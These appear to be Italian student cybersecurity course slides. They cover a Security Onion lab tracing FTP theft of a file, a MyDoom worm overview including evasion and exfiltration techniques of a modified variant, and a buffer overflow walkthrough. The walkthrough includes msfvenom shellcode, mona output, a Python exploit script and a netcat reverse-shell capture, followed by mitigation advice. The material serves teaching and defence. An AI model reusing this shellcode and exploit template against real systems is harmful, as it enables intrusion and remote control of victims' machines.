- **/etc/passwd 🗃️**

CYBERCERBERUS

Lab - Isolate Compromised Host Using 5-Tuple


📡 Analisi del Traffico con Wireshark


Successivamente, utilizziamo Wireshark per esaminare il traffico di rete 📶 associato all'evento che stiamo analizzando.
✅ Apriamo Wireshark e ci concentriamo sulla visualizzazione completa del flusso TCP 🔄 tra l'attaccante e il sistema target.
🔴 Dati evidenziati in rosso → Attaccante 🛑
🔵 Dati evidenziati in blu → Sistema target 💻
📊 Durante la revisione del flusso TCP, abbiamo riscontrato che le informazioni trasmesse corrispondevano a quelle presenti nella trascrizione precedente.
🏷️ Nome host del sistema target: "metasploitable"
🌎 Indirizzo IP: 209.165.200.235



📊 Investigazione con Kibana

Passiamo a Kibana per approfondire i dati di rete relativi all'attacco.
📅 Impostiamo l'intervallo temporale su giugno 2020 per includere la data dell'attacco.
📌 Esaminiamo il grafico a torta "Sensors and Services" e l'elenco "Data Types" 🔍.
🔥 Risultato: Presenza dei servizi FTP e FTP-data → possibile utilizzo di questo protocollo per il trasferimento di file.
✅ Filtriamo selezionando solo il traffico FTP.





CYBERCERBERUS

Lab - Isolate Compromised Host Using 5-Tuple

📁 Identificazione del Furto del File "confidential.txt"

📌 Tramite il filtro "bro_ftp", individuiamo due voci di log.
🔎 Analizzando queste voci scopriamo che:
📌 IP Sorgente: 192.168.0.11
🎯 IP Destinazione: 209.165.200.235
🔢 Porta Sorgente: 52776
🔢 Porta Destinazione: 21 (FTP)
📁 L'operazione FTP mostra il file "confidential.txt" copiato e successivamente cancellato dal sistema compromesso 🚨.
📌 Nella sezione "ftp_argument", confermiamo il furto di dati 📉.

Time	file_ip	destination_ip	source	uid	fuid	_id
June 11th 2020, 03:53:09.088	192.168.0.11	209.165.200.235	FTP_DATA	C2Jv8MWV6Xg4lbb51	FX1iV63eSMAEiN16S2	KDjqzXIBB6Cd-_0SVfiy

Table | JSON | View surrounding documents | View single document

@timestamp	June 11th 2020, 03:53:09.088
@version	1
_id	KDjqzXIBB6Cd-_0SVfiy

🔑 Credenziali dell'Attacco

All'interno della stessa voce di registro, nella sezione "alert id", è presente un collegamento che ci permette di esaminare le transazioni tra attaccante e bersaglio.
👀 Questo ci consente di osservare le credenziali utilizzate dal target per collegarsi al server FTP 🔐.

📊 Conferma Finale del Furto in Kibana

📁 Entriamo nella sezione "Zeek Hunting" e filtriamo per FTP_DATA.
🕒 Risultato: Il file di testo è stato trasferito l'11 giugno 2020 alle 03:53.
📌 Origine: IP 192.168.0.11
🎯 Destinazione: IP 209.165.200.235
📁 Aprendo il collegamento associato "alert_id", vediamo il contenuto del file testuale trasferito tramite FTP 📜.

SSH
SSL
Syslog
Tunnels
Weird

Source	Count	Bytes Seen	Count
FTP_DATA	1	102B	1

Log entry:
{"ts":"2020-06-11T03:53:09.086482Z","uid":"C5GkeA4t8oXZdWTPr6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"PORT","arg":"192,168,0,11,194,153","reply_code":200,"reply_msg":"PORT command successful. Consider using PASV.","data_channel.passive":false,"data_channel.orig_h":"209.165.200.235","data_channel.resp_h":"192.168.0.11","data_channel.resp_p":49817}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 52776
Dst Port: 21
OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:.:?:?] (up: 3131 hrs)
OS Fingerprint: -> 209.165.200.235:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4)
DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.

OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:


DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.92 seconds: 0.28 0.38 0.00 0.26 0.00

192.168.0.11:49817_209.165.200.235:20-6-646020127.pcap

CYBERCERBERUS

W32.MyDoom

uno dei worm più devastanti della storia



Si diffonde via email e P2P

- Controllato da server C2
- Usato per furto dati, DDoS e backdoor persistente

Propagazione e Infezione

Fase 1 - Come si diffonde Mydoom?

📧 **Email:** Raccoglie indirizzi da file di sistema


🌐 **P2P:** Si camuffa con nomi falsi (es. Crack Photoshop.exe)

Persistenza e Autoprotezione


Fase 2 - Persistenza nel sistema

1. Modifica il registro di Windows

2. Crea copie nascoste nei file di sistema



3. Inietta codice in explorer.exe (variante modificata)



Fase 3 - Controllo remoto


Connessione al Server C2

Versione originale:

- Proxy SOCKS4
- Comunicazione non crittografata

Variante modificata

- Proxy SOCKS5 con TLS
- Usa DNS-over-HTTPS per eludere il rilevamento



Cosa può fare Mydoom?

Attività Malevole e Comandi Remoti

- 💻 Esegue codice malevolo
- 🎹 Attiva keylogger
- 🎯 Lancia attacchi DDoS
- 🕵️ Rubare credenziali salvate nei browser


Fase 4 - Esfiltrazione e Furto Dati

- ✅ Versione originale: HTTP POST verso il server
- ✅ Variante modificata: Invio via Telegram Bot

Attacchi DDoS e Lateral Movement

Mydoom come Arma

- Usa SYN Flood (originale)
- Nuova variante implementa Slowloris per abbattere i server




Mydoom è Storia?

No.

- Tecniche di Mydoom ancora oggi usate nei malware moderni
- Varianti modificata: più stealth, più efficaci.

Grazie

Buffer Overflow




Guida step by step:

- Introduzione alla vulnerabilità e al contesto dell'applicazione.
- Dettagli tecnici dell'analisi del buffer overflow e dello sviluppo dell'exploit.
- Dimostrazione dell'exploit, supportata da screenshot.
- Raccomandazioni per la mitigazione e soluzioni proposte.

BadChars & ShellCode

Creare script per la ricerca dei badchars
Creare byte array con !mona nel dbg
Comparare dati in memoria con !mona nel dbg
Rilevare e rimuovere ad iterazione i caratteri problematici
Risultato: \x00\x07\x2e\xa0
Creare con i badchar ottenuti un payload con msfvenom




```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
 the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbb\xe6\xd6\xf3\x22\xd9\xec\xd9\x74\x24\xf4\x5a\x33"
buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xea\xfc\x03\xbc\xd8\x11"
buf += b"\xd7\xbc\x0d\x57\x18\x3c\xce\x38\x90\xd9\xff\x78\xc6"
buf += b"\xaa\x50\x49\x8c\xfe\x5c\x22\xc0\xea\xd7\x46\xcd\x1d"
buf += b"\x5f\xec\x2b\x10\x60\x5d\x0f\x33\xe2\x9c\x5c\x93\xdb"
buf += b"\x6e\x91\xd2\x1c\x92\x58\x86\xf5\xd8\xcf\x36\x71\x94"
buf += b"\xd3\xbd\xc9\x38\x54\x22\x99\x3b\x75\xf5\x91\x65\x55"
buf += b"\xf4\x76\x1e\xdc\xee\x9b\x1b\x96\x85\x68\xd7\x29\x4f"
buf += b"\xa1\x18\x85\xae\x0d\xeb\xd7\xf7\xaa\x14\xa2\x01\xc9"
buf += b"\xa9\xb5\xd6\xb3\x75\x33\xcc\x14\xfd\xe3\x28\xa4\xd2"
buf += b"\x72\xbb\xaa\x9f\xf1\xe3\xae\x1e\xd5\x98\xcb\xab\xd8"
buf += b"\x4e\x5a\xef\xfe\x4a\x06\xab\x9f\xcb\xe2\x1a\x9f\x0b"
buf += b"\x4d\xc2\x05\x40\x60\x17\x34\x0b\xed\xd4\x75\xb3\xed"
buf += b"\x72\x0d\xc0\xdf\xdd\xa5\x4e\x6c\x95\x63\x89\x93\x8c"
buf += b"\xd4\x05\x6a\x2f\x25\x0c\xa9\x7b\x75\x26\x18\x04\x1e"
buf += b"\xb6\xa5\xd1\xb1\xe6\x09\x8a\x71\x56\xea\x7a\x1a\xbc"
buf += b"\xe5\xa5\x3a\xbf\x2f\xce\xd1\x3a\xb8\xfb\x2d\x4f\xfd"
buf += b"\x94\x2f\x4f\xf9\xb6\xb9\xa9\x6b\x27\xec\x62\x04\xde"
buf += b"\xb5\xf8\xb5\x1f\x60\x85\xf6\x94\x87\x7a\xb8\x5c\xed"
buf += b"\x68\x2d\xad\xb8\xd2\xf8\xb2\x16\x7a\x66\x20\xfd\x7a"
buf += b"\xe1\x59\xaa\x2d\xa6\xac\xa3\xbb\x5a\x96\x1d\xd9\xa6"
buf += b"\x4e\x65\x59\x7d\xb3\x68\x60\xf0\x8f\x4e\x72\xcc\x10"
buf += b"\xcb\x26\x80\x46\x85\x90\x66\x31\x67\x4a\x31\xee\x21"
buf += b"\x1a\xc4\xdc\xf1\x5c\xc9\x08\x84\x80\x78\xe5\xd1\xbf"
buf += b"\xb5\x61\xd6\xb8\xab\x11\x19\x13\x68\x31\xf8\xb1\x85"
buf += b"\xda\xa5\x50\x24\x87\x55\x8f\x6b\xbe\xd5\x25\x14\x45"
buf += b"\xc5\x4c\x11\x01\x41\xbd\x6b\x1a\x24\xc1\xd8\x1b\x6d"
```

```
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c:\mona\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder =  c:\mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
0BADF00D [+] Command used:
0BADF00D !mona bytearray - "\x00"
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - Creating working folder c:\mona\oscp
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF00D
0BADF00D Done, wrote 256 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.031000
```

Exploiting

Individuare indirizzo per il reindirizzamento dell'exploit con !mona
Creare exploit concatenando: Padding, EIP sovrascritto, nops per la stabilità e payload della shellcode
Attivare nc in ascolto
Lanciare exploit … ed ecco fatto che siamo dentro

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.9] from (UNKNOWN) [192.168.50.10] 49502
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>help
help
Per ulteriori informazioni su uno specifico comando, digitare HELP nome comando
ASSOC          Visualizza o modifica le associazioni alle estensioni dei file.
ATTRIB         Visualizza o modifica gli attributi del file.
BREAK          Attiva o disattiva il controllo esteso di CTRL+C.
BCDEDIT        Imposta le propriet♦ nel database di avvio per il controllo del
               caricamento avvio.
```

```python
timeout = 10

# Creazione del payload
padding = b"A" * 1978
eip = b"\xaf\x11\x50\x62"  # Endianness corretto (deve essere in byte, non stringa)
nops = b"\x90" * 32  # Spazio per il payload

# Shellcode
buf =  b""
buf += b"\x29\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\x93\xf2\xe8\xba\x83\xee\xfc\xe2\xf4"
buf += b"\x6f\x1a\x6a\xba\x93\xf2\x88\x33\x76\xc3\x28\xde"
buf += b"\x18\xa2\xd8\x31\xc1\xfe\x63\xe8\x87\x79\x9a\x92"
buf += b"\x9c\x45\xa2\x9c\xa2\x0d\x44\x86\xf2\x8e\xea\x96"
buf += b"\xb3\x33\x27\xb7\x92\x35\x0a\x48\xc1\xa5\x63\xe8"
buf += b"\x83\x79\xa2\x86\x18\xbe\xf9\xc2\x70\xba\xe9\x6b"
buf += b"\xc2\x79\xb1\x9a\x92\x21\x63\xf3\x8b\x11\xd2\xf3"
buf += b"\x18\xc6\x63\xbb\x45\xc3\x17\x16\x52\x3d\xe5\xbb"
buf += b"\x54\xca\x08\xcf\x65\xf1\x95\x42\xa8\x8f\xcc\xcf"
buf += b"\x77\xaa\x63\xe2\xb7\xf3\x3b\xdc\x18\xfe\xa3\x31"
buf += b"\xcb\xee\xe9\x69\x18\xf6\x63\xbb\x43\x7b\xac\x9e"
buf += b"\xb7\xa9\xb3\xdb\xca\xa8\xb9\x45\x73\xad\xb7\xe0"
buf += b"\x18\xe0\x03\x37\xce\x9a\xdb\x88\x93\xf2\x80\xcd"
buf += b"\xe0\xc0\xb7\xee\xfb\xbe\x9f\x9c\x94\x0d\x3d\x02"
buf += b"\x03\xf3\xe8\xba\xba\x36\xbc\xea\xfb\xdb\x68\xd1"
buf += b"\x93\x0d\x3d\xea\xc3\xa2\xb8\xfa\xc3\xb2\xb8\xd2"
buf += b"\x79\xfd\x37\x5a\x6c\x27\x7f\xd0\x96\x9a\x28\x12"
buf += b"\xa1\xfb\x80\xb8\x93\xe3\xb4\x33\x75\x98\xf8\xec"
buf += b"\xc4\x9a\x71\x1f\xe7\x93\x17\x6f\x16\x32\x9c\xb6"
buf += b"\x6c\xbc\xe0\xcf\x7f\x9a\x18\x0f\x31\xa4\x17\x6f"
buf += b"\xfb\x91\x85\xde\x93\x7b\x0b\xed\xc4\xa5\xd9\x4c"
buf += b"\xf9\xe0\xb1\xec\x71\x0f\x8e\x7d\xd7\xd6\xd4\xbb"
buf += b"\x92\x7f\xac\x9e\x83\x34\xe8\xfe\xc7\xa2\xbe\xec"
buf += b"\xc5\xb4\xbe\xf4\xc5\xa4\xbb\xec\xfb\x8b\x24\x85"
buf += b"\x15\x0d\x3d\x33\x73\xbc\xbe\xfc\x6c\xc2\x80\xb2"
buf += b"\x14\xef\x88\x45\x46\x49\x08\xa7\xb9\xf8\x80\x1c"
buf += b"\x06\x4f\x75\x45\x46\xce\xee\xc0\x99\x72\x13\x5a"
buf += b"\xe6\xf7\x53\xfd\x80\x80\x87\xd0\x93\xa1\x17\x6f"

# Unione del payload
payload = padding + eip + nops + buf

# Connessione e invio del payload
print(f"[*] Tentativo di connessione a {ip}:{port}...")

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(timeout)

    s.connect((ip, port))
```

Raccomandazioni

Protezioni a livello OS:

- DEP - Data Execution Prevention
- ASLR - Address Space Layout Randomization
- Stack Canaries

Sicurezza livello Applicazione:

- Utilizzare funzioni gestione stringhe più sicure
- Validare input
- Analisi statica e fuzzing per testare la robustezza

Protezione livello Rete e Sistema

- Firewall & IDS
- Minimizzare servizi accessibili
- Patch e aggiornamenti

Monitorare e rispondere agli attacchi